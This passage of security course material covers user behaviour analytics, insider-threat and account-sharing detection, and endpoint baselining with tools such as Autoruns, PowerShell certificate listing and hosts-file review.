One of the added challenges to this is that it can become fairly complicated to establish accurate baselines of systems, especially in large environments. To make it even harder, you have power users, like IT, security, DevOps, web developers, and all sorts of other people doing things that can constantly deviate from baselines. But your filtering can at least give you an indication as to what is going on. You can build up your detection and tweak your rules accordingly as you progress. This is a continued effort, not something you do only once, but it can definitely prove extremely beneficial.

Sysmon Network Connections



Sysmon is not flow data

- Can be used for similar techniques



What is it missing?

- Bytes and duration



Contains valuable data

- Username, domain, process, and destination hostname



Filtering can be used for allow lists with low impact



While Sysmon is not in flow data, it can be used to accomplish some of the previously mentioned techniques.

It can also allow for a few extras as it ties network connections to users and processes. Combine this with Sysmon's filtering capabilities, and things get interesting.

If flow data is not available, this is another alternative source for monitoring network connections.

You can pull some really valuable information from Sysmon logs, including applications, command-line arguments, running processes, process creation events, and so much more.

One of the tricks is to tweak your telemetry so it doesn't get overwhelming.

Summary

Understanding your network can give you a great level of visibility into threats. You can identify command and control (C2) communication that is using large connection amounts, large uploads, abnormal protocol ratios, or long session durations.

This area is intentionally left blank.

Cobalt Strike Beaconing Detection

Refer to the lab workbook for instructions.

This area is intentionally left blank.

Course Roadmap

Section 1: Detection Engineering and SIEM Architecture

Section 2: Network and Endpoint Analysis

Section 3: Asset Discovery, Baselines, and UEBA

Section 4: Cloud Logging and Monitoring

Section 5: Alerting and Detection Engineering Pipelines

- Asset Discovery
 - ▢ Lab 3.1: Using Inventory Data for Threat Hunting
- Application Monitoring and Scripting
 - ▢ Lab 3.2: Identifying Malicious PowerShell Execution
- Traffic Monitoring
 - ▢ Lab 3.3: Cobalt Strike Beacons Detection
- User Monitoring and Baselineing
 - ▢ Lab 3.4: Detecting Linux Credential Attacks

This area is intentionally left blank.

Module Objectives




The student will learn about the importance of establishing user patterns, monitoring activities, and adding value to protect against insider threats.

This area is intentionally left blank.

Insider Threats

How vulnerable is your organization to insider threats?



According to a report about insider threats, published by Cybersecurity Insiders, 74% of respondents feel their organization is exposed to insider threats at a level of moderate or above.¹ Almost 50% responded that the main impact of an insider threat is loss of critical data, followed by brand damage (43%) and operational disruption (41%).

StationX reports a stable increase in insider threat risk year after year.² You might wonder why that is.

Based on the 2023 Verizon Data Breach Investigations Report,³ the top impacted sector appears to be healthcare, while the most targeted job role seems to be senior managers.

An insider threat knows your environment and can take advantage of vulnerabilities and gaps in your security controls in the easiest way possible. Think of it like a human Trojan horse. Benign on the outside but very malicious on the inside.

If you're interested in some examples of insider threat breaches, take a look at some, ranging from disgruntled employees to corporate espionage.⁴

1. <https://sec555.com/m2lyf>
2. <https://sec555.com/rxqlh>
3. <https://sec555.com/kbyne>
4. <https://sec555.com/m0ybl>

User Monitoring

Monitoring users typically involves:

Allow lists of user activities

- User may log in to servers X, Y, and Z only. Monitor denies.

Deny lists of user activities

- X failed login attempts

Identifying deviations from normal user activity

- User logs in externally from new device and IP address
- Usually involves machine learning

Always seek legal advice

Monitoring end users can be broken down into three main categories.

- **Allow lists:** Look for all user events that are not specifically allowed.
- **Deny lists:** Look for known bad events generated by a user.
- **Anomaly-based monitoring:** Understand and learn users' habits to flesh out what a deviation looks like.

All of these methods have their place in modern environments, and you should definitely follow a combinatorial approach. For example, cloud tools, like Microsoft Azure, are notorious for using anomaly-based detection monitoring. A user tries to log in to a cloud application from an unknown location, and they get blocked or possibly challenged with an added factor of authentication (e.g., provide an MFA token). That's conditional policy kicking in to authenticate the user or perhaps block them altogether, based on the nature of their login attempt.

But does this mean everything is okay when a user is located in Chicago and they're trying to log in to their account from Chicago, but throwing 150 failed attempts in a single minute? Not likely.

User Behavior

People tend to be creatures of habit

- Wake up around the same time
- Eat similar foods
- Drink similar beverages
- Go to bed at similar times

Type of pattern can be used to identify anomalous activity

- **Greater level of deviation = greater likelihood of anomaly** (combinations may act as force multiplier)

The concept of user anomalies is based on the fact that people tend to fall into patterns of activity. This is very similar to the process of user behavior analytics with computer systems. If a user is located in London and has always been logging in from London for the past year, then seeing a login attempt from New Mexico should raise a red flag. But user behavior isn't just about logins. Think big. Think physical security.

Are you currently monitoring your physical access control readers? What happens if an employee has been working for the company for three years and has never stepped foot in the office on a weekend, and all of a sudden starts clocking in five hours a day on Saturday and Sunday? You may think this is a change of working pattern, and it may very well be one. But doesn't that mean it should invoke a further investigation?

True Story

In a client environment, staff members had created special software to make it appear as if they were present in a company office in a location of the world, while they weren't there. It was actually tampering with the access control readers to make it seem like they had scanned their cards. But they were elsewhere. This is a gross company violation. How was this uncovered? By a combination of logs from access control systems and other corporate tools showing sign-ins from remote locations. Why would you use a company VPN from Bali if you just scanned your card in the company office in Rome?

What Is an Anomaly?

Anomaly examples

- Android/iPhone user switching device types
- A user logging in from new geolocation
- An employee changing from Windows to macOS
- Changing from Edge to the Brave browser

Is every anomaly bad?

- Problem is lots of anomalies can also be "noise"
- It can be painful to avoid false positives

You can identify a variety of items in your environment that can be classified as anomalous. An anomaly is a deviation from a pattern.

- Does it mean that a user who was using Android for six months and now logs in from an iPhone device is indicative of a compromised account? Not necessarily. That person may have just decided to change devices or had an issue with their other device.
- What if Sarah or John usually logs in from New York, but last week logged in from Italy? Compromise or holiday?

An anomaly is just a deviation from a pattern that has been established. By itself, it may not mean a lot. Also, if it's an isolated case, again, it may not mean a whole lot.

But if you are seeing multiple things being out of order, like a browser that wasn't used in the past, in addition to a new mobile device and a new location, that may paint a different picture.

The most important thing to remember is that you should never dismiss anomaly alerts, thinking they are nothing. They are there for a reason. Always investigate and ensure you combine the evidence types to tell you the full story.

User Behavior Analytics (UBA)

Involves monitoring user activity with machine learning

- Automates discovery of anomalies by user behaviors
- Works best with 30+ days of user data
- Built-in to many SIEM or endpoint suites

May be called UEBA (User and Entity Behavior Analytics)

- Uses big volume of data to profile users
- Then looks for deviations
- Requires **UBA appliance** or **specific data sets**

Specific to user monitoring, UBA is designed to automatically analyze user data and develop a profile of normal activity per user. For this to work, you either need to buy a UBA appliance or have the proper data sets. UBA appliances are less common but greatly speed up deployment time as they are a vendor product that is already tuned to look for key data. More common and continuing to trend is UBA as a module built into a SIEM offering.


Why SIEM-based UBA is sometimes misunderstood or misconfigured lies in the fact that it needs to be configured. While most environments deploy Active Directory, authentication may also go through an identity management solution. Without collecting logs, the identity management solution and configured fields in the SIEM UBA will not be able to profile everything. Examples of SIEM employing UBA are:

- LogRhythm SIEM UEBA
- Splunk UEBA
- Exabeam Fusion SIEM
- Microsoft Defender for Identity
- Securonix

References:

- <https://sec555.com/9pflkj>
- <https://sec555.com/nb31u>
- <https://sec555.com/n1v6g>
- <https://sec555.com/5hlfz>
- <https://sec555.com/jrnrga>

Cyber Kill Chain



Provides a model of attacker behavior

Behavior analytics often use this chain

Both for prioritization and scoring

Anomalies across multiple stages create high scores

Many of the behavior analytics tools map anomalies to stages of the Cyber Kill Chain. The Cyber Kill Chain was created by Lockheed Martin in their studies to map out attacker methodology. It has been used by many security products with the concept of "breaking the chain." Simply put, if you can stop an attacker at any step in the Cyber Kill Chain, then you win. Behavioral anomalies mapped against the kill chain can be used for calculating scores and prioritizing. For the most part, this actually works fairly well.

The main thing to remember with the kill chain is that early steps happen rapidly and have less visualization. A decent penetration tester can often show you how to go from weaponization to installation in less than 15 minutes. That is the easy part. The hard part is moving around the internal environment, trying to find access to the ultimate objective. This typically takes weeks or months to complete. During this time, we, as defenders, will hopefully have at least one detection rule that will catch the adversary. In the realm of behavioral analytics, this typically requires multiple anomalies to catch, although a single anomaly may be enough to rise to the surface.

Another benefit of using the cyber kill chain is that since a lot of vendor products use it as well, you have great alignment and you can easily track incidents while syncing across different tools. Imagine having your incident tracking tool using a different model and your external security provider using the kill chain. It would be much more laborious to work through two different models.

Image reference:

- <https://sec555.com/4fwuj>

UBA Candidate Use Cases

Deviation from profile creates anomaly events

- John Doe account accesses a new system or resource
- Context and probability increase with more anomalies

Common UBA monitors

- Unusual process by user
- Unusual process by time
- New login locations
- Unusual login by time
- Account/DNS enumeration
- Directory service lookups
- Unusual protocol use
- Multiple file encryption (indicating ransomware)
- Abnormal file transfers

User behavior analytics commonly comes with the use cases included on this page. Some of them require machine learning. For example, an unusual process by the user or by time of use requires prior data to analyze and understand.

Other "behavioral analytics" are simple alerts. For example, reconnaissance is listed as a special UBA capability when all it is looking for is certain DNS requests, such as a zone transfer. This is not to dismiss the value of UBA but is more of a cautionary note. Many capabilities included by behavioral analytics engines can be reproduced with little effort. However, there are other capabilities that absolutely require some form of machine learning to accomplish.

The better the product and the more work has been put in by the vendor, the more solid the detection rate is. There's always a likelihood of false positives, but that's where analysts should be pulling their weight. No product will be perfect, but it can definitely help identify potential misuses.

Why would you see someone log in from Tokyo and five minutes later from New York? It's either because someone is using a VPN, credentials have been shared, or the account has been compromised.

True Story

During a response to a client incident that the author handled, an employee logged on to the corporate network from Eastern Europe, but the MFA push was accepted in New York. There was no VPN in use, and the MFA token was accepted without failures or indications of attack. Why?

It was because the employee based in New York shared their corporate account credentials with a family member residing abroad, and each time they logged in, said employee accepted the push. Why? To allow them to attend some useful IT training provided by the company. :)


Unusual Process by User

Application control is fantastic

- Sometimes, an allowed application is bad via context

Powershell.exe may be allowed for login scripts

- Not intended to be used by the user
- Machine learning can profile startup vs. manual launch



There are some unique use cases where user behavior analytics can catch items that even application control cannot. Take, for instance, powershell.exe. This can be tough to lock down, so it may be allowed but is not intended to be used by a regular user. However, if login scripts are being invoked, then the end user needs to be able to run powershell.exe.

Machine learning can pick this up and distinguish that powershell.exe is only launched within the first couple minutes of logon. It may even be able to tell that it is invoked as part of the login process. Then, the end user never runs powershell.exe again. This enables behavioral learning to catch later when powershell.exe is launched outside the normal swing of events. This can be incredibly powerful.

The trick behind this is helping out the machine learning algorithm if you can. For example, many behavioral systems will flag an unusual process as an anomaly. Yet, if it is the only anomaly that has occurred, it may not have a high enough score to rise to the surface for an analyst. However, an unusual process event dealing with PowerShell probably should jump to the surface. It all depends on the situation and the business model.

Unusual Reconnaissance

Insider reconnaissance can be done with authorized tools

- PowerShell, nslookup, ping, dsquery, vbscript, wmic, etc.

Can also be done with standard activity (file browsing)

Machine learning can support profiling activities

- Associated with recon event and marked
- Level of "malicious" recon changes anomaly event

wmic by standard user is a **greater** anomaly than **ping**

Most UBA programs also monitor for reconnaissance events. This could be someone attempting to identify systems through DNS queries, pings, or even performing massive directory service lookups. These activities can lead to early detection and response.

The challenge is when you have the lone wolf mentality in a given environment. So, some people who think rules don't apply to them and spin up VMs or containers to do unauthorized scans to identify if a service is running, find the number of machines in the environment, or anything similar. There might be a business reason, but if there's no permission and awareness of this activity, it gets very challenging. Security teams often find themselves chasing their tails trying to uncover why X device is scanning the network or performing a service discovery scan.

Having strong security policies and pursuing them appropriately can go a long way. Also, create appropriate security groups so you can allow proper profiling. For example, if you see the scan originating from a group called "corporate scanners," no alert is raised. If you see powershell.exe being used from the "IT_admin machine," again, that may not be a problem.

Spending some time to know the network, profile devices, group them, and tag activity at the SIEM tool can greatly help.

Unusual Logins

Which ones are anomalies, and which are the norm?



**Regular hours
7 a.m. to 4 p.m. but
logs in all the time**

Sally
IT

Constant
IGNORED



**Works from the
office usually but
sometimes remotely**

George
Engineering

Sometimes
ANOMALY



**Works office hours
but once/week
extended timeframes**

Bob
Marketing

Occasionally
ANOMALY?

One of the most common and equally important use cases with UBA revolves around profiling user logons. Where do users normally log in from? What devices do they normally use? What time do they normally log in? How often do they enter their password wrong? These questions (and more) are used to profile each user. This is a crucial item for UBA.

Location can be geolocation or simply internal vs. external IP addresses. Devices can be detected from user-agent strings, MAC addresses, and other data. This can do a decent job of eliminating false positives. For example, a corporate laptop being used at home and at a coffee shop still shows up as the same device. These types of examples are how machine learning attempts to rule out false positives. You will still have some false positives, but overall, this level of anomaly monitoring is pretty accurate.

For instance:

1. Sally is from IT and logs in all hours of the day even though her normal shift is from 7 a.m. to 4 p.m. As a result, her after-hours logons may be ignored unless they come from a new device or geolocation. If the UBA program does flag this as an anomaly, the organization will likely see who it is and change it, so this user is ignored.
2. George, however, almost exclusively logs in using a machine within the building. On rare occasions, such as once every couple of months, he may work remotely, and this may be identified as an anomaly because it happens so infrequently. Because of the long gap, it is also likely to show up as a different device, further increasing the anomaly score.
3. Bob works 8 a.m. to 5 p.m. and works after hours occasionally. This might be once a week or maybe a few times a week. As long as this occurs at the same location or devices, this may or may not be flagged.

Context and Awareness

Anomaly events are useful for context and awareness

- Compromised accounts tend to create anomalies
- Information is useful during incident response
- As well as alert prioritization and investigation

SIEM solutions can combine UBA with alert management

- Automates prioritization
- Maturing over time

Behavior analytics is not just for alerting. The data provided can be invaluable to incident response and alert prioritization. For example, if an analyst receives an alert and they want to investigate it, they could type the IP addresses or usernames involved into UBA and see if any anomalies are associated with them. While this likely doesn't provide everything an analyst needs, it definitely provides context and can help guide their actions.

Part of this is why endpoint security suites are pushing more to include behavioral analytics. Yes, it catches things, but even if it does not, the data generated may provide additional context.

It's also very useful to have access to this information for longer periods of time, as that allows patterns to be created. The longer the time period, the more concise the patterns become.

Account Sharing

Creative ways can be used to detect account sharing

- # of workstations logged in to by user within a given time frame
- Log in within 1 minute of process creation or login event, on a different system
- User logged in externally as well as internally
- Employee logged in with corporate and personal machine at the same time

Let's face it. Users are going to break policy. Whether due to ignorance of the danger, malicious intent, or pure stubbornness, users are going to do things such as sharing accounts. Monitoring account sharing seems hard, but it does not have to be. There are multiple ways to catch this.

One method is to look for multiple logins to different workstations from the same user account in a given time frame. For example, if user jdoe was used to log in to two workstations within three minutes of each other, then it is likely that two people are using the jdoe account. Where this can generate false positives is if the time frame is more than just a couple of minutes without adding additional logic. This additional logic could be something like ignoring logons to a second machine if there is a machine lock event (event ID 4800) generated within an hour of the second machine's logon. This would eliminate false positives from individuals who lock their screen and then walk over and log in to a second machine. However, this can get kind of messy.

Another method is, any time someone logs in to a workstation, see if there are any process creation events within the last minute. If there is a match, it would mean that the user account is actively being used on another system at the same time someone is logging in to the current system. This works with Windows process creation events, application control logs, and Sysmon, as well as other data sources.

Then, there are other logic conditions that can reflect this, such as if a user is logged in locally but also has logins coming from external sources. It would be odd for an end user to be logged in to a desktop at a corporate location but also connected by VPN from an external location.


Baselining



**ESTABLISH A
BASELINE**

This area is intentionally left blank.

Endpoint Baseline



A SIEM solution is often thought of in the context of collecting existing logs. Yet, it is often not thought of that logs can be intentionally created and used. Rather than collecting existing logs, logs can be created. One of the best use cases for this is baseline data. Traditionally, this involves obtaining information from a system in a known good state. However, baselines can also be point-in-time and continuous.

Systems can generate a lot of legitimate activity. For example, at the moment of writing, the author's machine has a total of 450 legitimate processes. Imagine if this system were part of a domain and a lot of engineering or development work was being conducted. The count can increase rapidly. One of the greatest challenges incident responders face is what is legitimate vs. illegitimate. There's a lot of filtering that can be done to try and filter out items, but in busy corporate environments, this will always take time and effort. That's exactly where having a system baseline helps. Items that should be added to the baseline include:

- Type and amount of network traffic
- Type and number of logs generated
- System resource utilization
- Access times to systems and length of access
- System process count
- Installed software count and type

Continuous Baselining

Ongoing point-in-time snapshots can also be used

- Involves regularly pulling in key data (such as daily)

Does not involve a master baseline

- Instead, involves pulling from all or multiple assets

Monday



Tuesday



Wednesday



Thursday



Friday



Instead of just having one point-in-time state, what if multiple ongoing baselines existed? This is something that should be considered. For instance, assume a computer is baselined every night. Now there are multiple logs to reference to compare against. If a machine is infected on Thursday, but it is not caught until Friday, early in the week, baselines are available to identify what changes actually occurred.

Under perfect circumstances, a change to the baseline will exist in change management, or at least from a central asset management program. Changes outside of this are likely unauthorized.

You have to be really careful and make this point resonate with everyone involved in system baseline changes. No change to the baseline should ever be allowed, if not absolutely authorized after being properly raised and recorded using the company's acceptable means (e.g., using ServiceNow, JIRA, or other ticketing tools) and heavily scrutinized for possible impact.

If at any point in time, you uncover baseline changes that weren't approved, you need to expunge them as soon as possible. Even if those are required, urge colleagues and third parties to use the proper procedures vs. just altering the baseline at will.

Data Collection

Data needs to be retrieved at *each and every endpoint*

- Performed with executables and/or scripts

Collection requires:

- **Log agent** locally
- **Scripts** that handle shipping logs
- A combination of both

Once collected, a process needs to be established on how to analyze each dataset

The beauty of baselining is that it's not just for post-incident analysis. Baseline data provides a large dataset of similar data, which makes for a perfect use case for long tail analysis. The more baseline data, the easier it is to find outliers.

This can also be used for continuous monitoring.

- If the data is intended to be static, then allow lists can be applied. This works for some specific baseline data.
- If the data is dynamic and large, then long tail analysis works. This works by analyzing baseline data from thousands or more systems at once.

In order for this approach to work, you need to make sure that each endpoint's data is collected. That can usually be done by using local log agents. If that's not possible or preferred (due to the type of device, possible resource impact, lack of agent support, or any other reason), scripts can be used to send logs across.

Finally, you may see that a combination of both of these may sometimes be warranted.

Baseline Data Sources

Active Processes	Certificates	Drivers	Host Files	Registry Keys
Routing Tables	Scheduled Tasks	Security Tool Status	Services	Shares
Software	USB Devices	Network Settings	Users	Groups

Endpoints have lots of configuration settings as well as volatile data, like running processes and network connections. Both types of data can be beneficial to baseline. Likely, existing systems will not have a means of gathering this kind of data natively. As a result, scripts and software are necessary to collect and ship off this kind of data.

Information has been broken down into the following table for easier reference.

Category	Key Items
System information	OS version, software, firmware, hardware
Network settings	Firewall rules, DHCP, Wi-Fi, DNS and VPN settings
Software	Allowed vs. denied applications, scheduled tasks
Security controls and policies	AV, EDR, IDS, IPS, patch management, SIEM agent
Access control	MFA, local/domain/password security policies, remote access
Data protection	Encryption (hard disk vs. removable drives), DLP enforcement policies
Resources	CPU and RAM utilization percentages

Autoruns

Autoruns is used to identify areas of persistence

Includes:

- Services
- Registry keys
- Drivers
- Scheduled tasks

Command line version is autorunsc.exe

One of the more important things to baseline is persistence mechanisms. A vast majority of attacks involve days, months, or even years' worth of internal compromise. For an adversary to persist, malware must be on the machine and be able to handle a shutdown or reboot. This means that somewhere there is a record of that malware.

Autoruns is maintained by Microsoft Sysinternals and is designed to show information on areas software can use for persistence. A command-line version of this tool is included and is called autorunsc.exe. This is most effective when autorunsc.exe is run nightly to a delimited file, and then the contents are imported into a SIEM. This can be used for long tail analysis or during incidents to find where malware may be located.


Information you can obtain varies and includes:

- Registry information for auto-starting applications
- File system locations for auto-start configuration
- System drivers
- Auto-start locations include:
 - Browser add-ons
 - DLL files
 - Boot executable images
 - Windows services

Reference:

- <https://sec555.com/ovnam>

Autoruns Long Tail Analysis



In any decent-sized organization, long tail analysis can be applied against almost any kind of baseline data. The results of the analysis show that entries only on a few systems (depicted in the above picture as the "tail" portion of the diagram) are the most likely to be unauthorized or malicious.

This especially holds true across workstations. The more an organization is standardized, the more the "head" portion of the results thickens. However, even in organizations that are not standardized, the technique involved with monitoring the least frequent entries, found at the "tail" end, works.

Long Tail Analysis

Scenario: Assume you performed a service analysis of 15,000 systems

- **Sysmon** = 14,000+ entries
- **gupdate** (Google Update) = 4,000+ entries
- **TeamViewer** = 5 (**why?**)

Low-frequency entries are of interest

- At a glance, **why do five systems have TeamViewer installed?**
- Recent administration decision or something else?

This is a hypothetical scenario.

Assume you analyzed 15,000 systems that comprise your environment. The majority of software seems fairly standard, but then you see five TeamViewer installations. On one hand, TeamViewer is used by hundreds of organizations for remote assistance. But as far as you are aware, you don't use it in your company. Has that changed recently? Maybe, or perhaps this means an attacker has compromised five machines and is using this software for remote access.

Always remember that it's good to thoroughly follow up and identify which it is. System baselining plays a vital role. If it was 100 systems, or 1,000, it might actually be less worrying since the odds of someone having such a deep foothold are less.

Certificate Store

```
Get-ChildItem Cert:\ -Recurse | Format-Table FriendlyName, NotAfter, NotBefore,
SerialNumber
```

FriendlyName	NotAfter	NotBefore	SerialNumber
Microsoft Root Certificate Authority 2011	22/03/2036 22:13:04	22/03/2011 22:05:28	3F8BC8B5FC9FB29643B569D66C42E144
DigiCert	10/11/2031 00:00:00	10/11/2006 00:00:00	02AC5C266A0B409B8F0B79F2AE462577
Microsoft Root Certificate Authority 2010	23/06/2035 23:04:01	23/06/2010 22:57:24	28CC3A25BFBA44AC449A9B586B4339AA
Microsoft ECC TS Root Certificate Authority 2018	27/02/2043 21:00:12	27/02/2018 20:51:34	153875E1647ED1B047B4EFAF41128245

Certificate information is used for advanced capabilities and trust relationships (PowerShell: Get-ChildItem)

- Malware uses certificates for machine-in-the-middle attacks
- Easy to filter out trusted certificates or authorities
- Alert on new entries

The internet is built on trust. Currently, most websites use HTTPS and are encrypted. As a result, trust is important. If an attacker tries to perform a machine-in-the-middle attack on a website, a security warning can give them away. To prevent this, an attacker can install a certificate, or trusted root certificate authority, on an endpoint so that machine-in-the-middle (MitM) attempts go undiscovered.

If a new certificate, especially a trusted root certificate, is installed, then it should be verified. To minimize logs, filtering can be used against a list of valid serial numbers or publishers only to collect new certificates. PowerShell treats the certificate store as a browsable directory, so to get a list of certificates, using:

```
Get-ChildItem Cert:\ -Recurse
```

If you prefer to format your output and select specific columns, like in the above example, then use something like:

```
Get-ChildItem Cert:\ -Recurse | Format-Table FriendlyName, NotAfter,
NotBefore, SerialNumber
```

Create a lookup table with the contents of the above command (or any version of it that you find desirable) and ensure you are set to be alerted if any additional root CA gets added that is different than your lookup table.

Hosts File

```
hosts - Notepad
File Edit Format View Help
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97     rhino.acme.com   # source server
#       38.25.63.10     x.acme.com      # x client host
```

Local hosts files take precedence over DNS lookups

- Should not change except by IT staff or developers
- Typically has no entries (with some exceptions)
- Possible organizational entries such as for SSL VPN

Baseline data expected to remain static

- Collect with PowerShell

The hosts file is often overlooked. It exists to allow a single system to override a name record. For example, adding the below entry to the host file would make requests to `www.google.com` go to `10.5.55.7`:

```
10.5.55.7 www.google.com
```

The hosts file takes precedence over DNS and other name services and typically is not modified (certainly not frequently). Occasionally, IT staff or developers may need to edit this file (e.g., enter a hostname and a matching IP address to allow you to reach out to one of your corporate systems faster). Therefore, it should be included in any baselines. **Any unexpected changes would need an investigation to be performed.**

If you are a savvy organization, you may be deliberately adding entries to the host file. For example, if your company extranet points to an external IP of `1.2.3.4` and you are concerned about machine-in-the-middle attacks, you can purposely add an entry to the hosts file, forcing the name to point to `1.2.3.4`. This defeats machine-in-the-middle attacks caused by DNS poisoning or evil DNS servers. Note that this does not defeat machine-in-the-middle attacks at Layer 2. ARP (Address Resolution Protocol) poisoning is still dangerous, but it requires the attacker to be locally located in your environment.

The host file on Windows is found at:

```
C:\Windows\System32\drivers\etc\hosts
```

On Linux systems, this is typically found at:

```
/etc/hosts
```

Routing Table

ifIndex	DestinationPrefix	NextHop
28	0.0.0.0/0	192.168.1.254

Only one gateway under standard conditions (two when on VPN)

ifIndex	DestinationPrefix	NextHop
